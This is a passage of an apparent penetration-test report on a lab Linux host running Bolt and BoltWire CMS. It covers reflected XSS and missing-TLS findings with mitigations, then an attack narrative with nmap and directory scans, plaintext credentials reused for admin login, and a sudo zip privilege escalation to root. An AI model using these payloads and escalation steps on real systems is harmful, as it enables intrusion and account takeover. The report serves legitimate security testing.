
```
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 31%)
# whoami
root
# 
```

010 - Reflected Cross Site Scripting

Description:	Reflected Cross-Site Scripting (XSS) occurs when an application reflects untrusted input in responses without proper sanitization. This allows attackers to inject malicious scripts, which execute in users' browsers, potentially stealing sensitive information.
Impact:	**Likelihood: Medium** Attacker can use this vulnerability to attack clients of this web application. Needs social engineering to exploit. **Impact: Medium/High** If exploited successfully, attacker can gain access to client's user accounts.
Tools Used:	Firefox Web Browser
Mitigation:	Sanitize and escape user input, and implement Content Security Policy (CSP) to prevent script execution.
References:	https://portswigger.net/web-security/cross-site-scripting

Proof of Concept (PoC)

Found Reflected XSS at http://192.168.237.140:8080/dev/index.php?p=action.register. Should be URL encode once to exploit successfully.



```
192.168.237.140:8080/dev/index.php?p=action.register&id=%253Cscript%253Ealert%25281%2529%253C%252Fscript%253E
```

Welcome

Thank you for using BoltWire!

You are currently logged in as:

192.168.237.140:8080


1

011 - Unencrypted Transport Protocol (No SSL Configured)

Description:	The web application uses an unencrypted transport protocol, with no SSL/TLS configured. This allows sensitive data, such as login credentials, to be transmitted in plaintext, making it vulnerable to interception through man-in-the-middle attacks.
Impact:	**Likelihood: Low** Cannot directly exploit. Should be use social engineering techniques. **Impact: Medium** Attacker can use MITM attacks to intercept the traffic.
Tools Used:	Firefox Web Browser
Mitigation:	Implementing SSL/TLS encryption is strongly recommended to secure data in transit.
References:	https://probely.com/vulnerabilities/unencrypted-communications

Proof of Concept (PoC)

No SSL certificate configured for the web application.


Bolt - Installation error
192.168.237.140
Connection security for 192.168.237.140

You are not securely connected to this site.

Your connection to this site is not private. Information you submit could be viewed by others (like passwords, messages, credit cards, etc.).


Attack Narrative

This section shows you a technical approach about how did we gain unauthorized access to the systems.

Scanning and Enumeration


First did a nmap all port scan to find open ports and services. 9 ports were open but no vulnerable service versions found to exploit directly.

In Attacker Shell
nmap 192.168.237.140 -p- -sV



```
┌──(root㉿kali)-[~]
└─# nmap 192.168.237.140 -p- -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-16 03:39 EDT
Nmap scan report for 192.168.237.140
Host is up (0.0019s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE  VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
111/tcp   open  rpcbind  2-4 (RPC #100000)
2049/tcp  open  nfs      3-4 (RPC #100003)
8080/tcp  open  http     Apache httpd 2.4.38 ((Debian))
40803/tcp open  nlockmgr 1-4 (RPC #100021)
49337/tcp open  mountd   1-3 (RPC #100005)
57515/tcp open  mountd   1-3 (RPC #100005)
59155/tcp open  mountd   1-3 (RPC #100005)
MAC Address: 00:0C:29:4D:37:B3 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds
```

Found website at running on port 80. Seems like a CMS but not installed properly.



Bolt - Installation error

You've (probably) installed Bolt in the wrong folder.

It's recommended to install Bolt outside the so-called web root, because this is generally seen as 'best practice', and it is good for overall security. The reason you are seeing this page, is that your web server is currently serving the incorrect folder as 'web root'. Or, to put it the other way around: This file should not be visible.

The current folder is: `/var/www/html/`.

The best and easiest fix for this, is to configure the webserver to use `/var/www/html/public/` as the 'document root'.

Alternatively, move everything 'up' one level. So instead of extracting the `.zip` or `.tgz` file in this folder, extract it in `/var/www/` instead. If you do this, you must edit the `.bolt.yml` file as follows, so it use the correct folder.


```
paths:
    web: "%site%/html
"
```

TIP: copy this snippet *now*, because you won't see it anymore, after moving the files.

If these options aren't possible for you, please consult the documentation on Installing Bolt, as well as the page on Troubleshooting 'Outside of the web root' .

- Bolt documentation - Setup / Installation
- Bolt documentation - Troubleshooting 'Outside of the web root'
- The Bolt discussion forum
- IRC, Slack or Twitter - Bolt Community

Found another website at http://192.168.237.140:8080 running on port 8080 and it was a phpinfo page.




192.168.237.140:8080

PHP Version 7.3.27-1~deb10u1

System	Linux dev 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/apache2
Loaded Configuration File	/etc/php/7.3/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/apache2/conf.d
Additional .ini files parsed	/etc/php/7.3/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.3/apache2/conf.d/10-opcache.ini, /etc/php/7.3/apache2/conf.d/10-pdo.ini, /etc/php/7.3/apache2/conf.d/15-xml.ini, /etc/php/7.3/apache2/conf.d/20-calendar.ini, /etc/php/7.3/apache2/conf.d/20-ctype.ini, /etc/php/7.3/apache2/conf.d/20-curl.ini, /etc/php/7.3/apache2/conf.d/20-dom.ini, /etc/php/7.3/apache2/conf.d/20-exif.ini, /etc/php/7.3/apache2/conf.d/20-fileinfo.ini, /etc/php/7.3/apache2/conf.d/20-ftp.ini, /etc/php/7.3/apache2/conf.d/20-gd.ini, /etc/php/7.3/apache2/conf.d/20-gettext.ini, /etc/php/7.3/apache2/conf.d/20-iconv.ini, /etc/php/7.3/apache2/conf.d/20-intl.ini, /etc/php/7.3/apache2/conf.d/20-json.ini, /etc/php/7.3/apache2/conf.d/20-mbstring.ini, /etc/php/7.3/apache2/conf.d/20-mysqli.ini, /etc/php/7.3/apache2


Did web directory enumeration scan port 80 web application using feroxbuster tool and found some directories which can help for future attacks.

In Attacker Shell
feroxbuster --url http://192.168.237.140



```
[####################] - 48s    30000/30000   626/s   http://192.168.237.140/
[####################] - 2s     30000/30000   19342/s http://192.168.237.140/app/ ⇒ Directory listing
[####################] - 0s     30000/30000   6000000/s http://192.168.237.140/app/database/ ⇒ Directory listing
[####################] - 0s     30000/30000   1363636/s http://192.168.237.140/app/config/ ⇒ Directory listing
[####################] - 0s     30000/30000   4285714/s http://192.168.237.140/app/config/extensions/ ⇒ Directory listing
[####################] - 50s    30000/30000   601/s   http://192.168.237.140/public/
[####################] - 0s     30000/30000   3333333/s http://192.168.237.140/public/thumbs/ ⇒ Directory listing
[####################] - 4s     30000/30000   8432/s  http://192.168.237.140/public/theme/ ⇒ Directory listing
[####################] - 0s     30000/30000   2500000/s http://192.168.237.140/src/ ⇒ Directory listing
[####################] - 4s     30000/30000   7659/s  http://192.168.237.140/public/theme/base-2018/ ⇒ Directory listing
[####################] - 4s     30000/30000   8161/s  http://192.168.237.140/src/Site/ ⇒ Directory listing
[####################] - 4s     30000/30000   8441/s  http://192.168.237.140/public/theme/skeleton/ ⇒ Directory listing
[####################] - 0s     30000/30000   7500000/s http://192.168.237.140/extensions/ ⇒ Directory listing
[####################] - 0s     30000/30000   2727273/s http://192.168.237.140/public/extensions/ ⇒ Directory listing
[####################] - 4s     30000/30000   7413/s  http://192.168.237.140/vendor/ ⇒ Directory listing
[####################] - 6s     30000/30000   5119/s  http://192.168.237.140/vendor/league/ ⇒ Directory listing
[####################] - 4s     30000/30000   6944/s  http://192.168.237.140/vendor/miljar/ ⇒ Directory listing
[####################] - 7s     30000/30000   4416/s  http://192.168.237.140/vendor/filp/ ⇒ Directory listing
[####################] - 0s     30000/30000   3333333/s http://192.168.237.140/vendor/stecman/ ⇒ Directory listing
[####################] - 4s     30000/30000   6909/s  http://192.168.237.140/vendor/nesbot/ ⇒ Directory listing
[####################] - 4s     30000/30000   6954/s  http://192.168.237.140/vendor/imagine/ ⇒ Directory listing
[####################] - 6s     30000/30000   4934/s  http://192.168.237.140/vendor/swiftmailer/ ⇒ Directory listing
[####################] - 9s     30000/30000   3449/s  http://192.168.237.140/vendor/monolog/ ⇒ Directory listing
[####################] - 74s    30000/30000   407/s   http://192.168.237.140/vendor/composer/
[####################] - 72s    30000/30000   416/s   http://192.168.237.140/vendor/pimple/
[####################] - 0s     30000/30000   2727273/s http://192.168.237.140/vendor/jdorn/ ⇒ Directory listing
[####################] - 7s     30000/30000   4280/s  http://192.168.237.140/vendor/bolt/ ⇒ Directory listing
[####################] - 0s     30000/30000   1875000/s http://192.168.237.140/vendor/stecman/symfony-console-completion/ ⇒ Directory listi
ng
[####################] - 0s     30000/30000   128755/s http://192.168.237.140/vendor/jdorn/sql-formatter/ ⇒ Directory listing
[####################] - 0s     30000/30000   697674/s http://192.168.237.140/vendor/bolt/thumbs/ ⇒ Directory listing
```


Found a file with sensitive data at http://192.168.237.140/app/config/config.yml. This includes database credentials with plain text password.



```
# If you're trying out Bolt, just keep it set to SQLite for now.
database:
    driver: sqlite
    databasename: bolt
    username: bolt
    password: I_love_java
```


Did web directory enumeration scan port 8080 web application using feroxbuster tool and found more directories which can help for future attacks.

In Attacker Shell
feroxbuster --url http://192.168.237.140:8080



```
[####################] - 8s     30000/30000   3706/s   http://192.168.237.140:8080/
[####################] - 8s     30000/30000   3603/s   http://192.168.237.140:8080/dev/
[####################] - 0s     30000/30000   4285714/s http://192.168.237.140:8080/dev/config/ ⇒ Directory listing
[####################] - 0s     30000/30000   3333333/s http://192.168.237.140:8080/dev/pages/ ⇒ Directory listing
[####################] - 0s     30000/30000   2307692/s http://192.168.237.140:8080/dev/forms/ ⇒ Directory listing
[####################] - 0s     30000/30000   5000000/s http://192.168.237.140:8080/dev/files/ ⇒ Directory listing
[####################] - 0s     30000/30000   3750000/s http://192.168.237.140:8080/dev/stamps/ ⇒ Directory listing
```


Found a file with sensitive data at http://192.168.237.140:8080/dev/pages/member.admin. I also included the same password for earlier found database password.



192.168.237.140:8080/dev/pages/member.admin

```
~data~
password: I_love_java
~
```

Found a login page at http://192.168.237.140:8080/dev/index.php?p=welcome&action=login



192.168.237.140:8080/dev/index.php?p=welcome&action=login

Login


Please enter your member id and password:

Member:

Password:

Additionally, there was NFS service is running. And found a NFS share.

In Attacker Shell
showmount -e 192.168.237.140




```
┌──(root㉿kali)-[~]
└─# showmount -e 192.168.237.140
Export list for 192.168.237.140:
/srv/nfs 172.16.0.0/12,10.0.0.0/8,192.168.0.0/16
```

Exploitation


Gaining access to web application

Gain access to web application using admin credentials found during scanning and enumeration. found this cred from http://192.168.237.140:8080/dev/pages/member.admin file.



```
~data~
password: I_love_java
~
```

```
URL: http://192.168.237.140:8080/dev/index.php?p=welcome&action=login
username: admin
password: I_love_java
```



192.168.237.140:8080/dev/index.php?p=welcome
WELCOME
REGISTER
SETUP?
ADMIN
site | changes | groups | create | edit | copy | rename | delete | undo | source | data | title | zones | view | help | search | print | logout
BoltWire

Welcome

Your website has been successfully setup!

To learn more about using BoltWire, take our quick **welcome tour** online.

Want to get more involved in our community? Join our **mailing list**. Bug reports, feature requests, and suggestions for code improvement are all welcome.

Welcome

Thank you for using BoltWire!

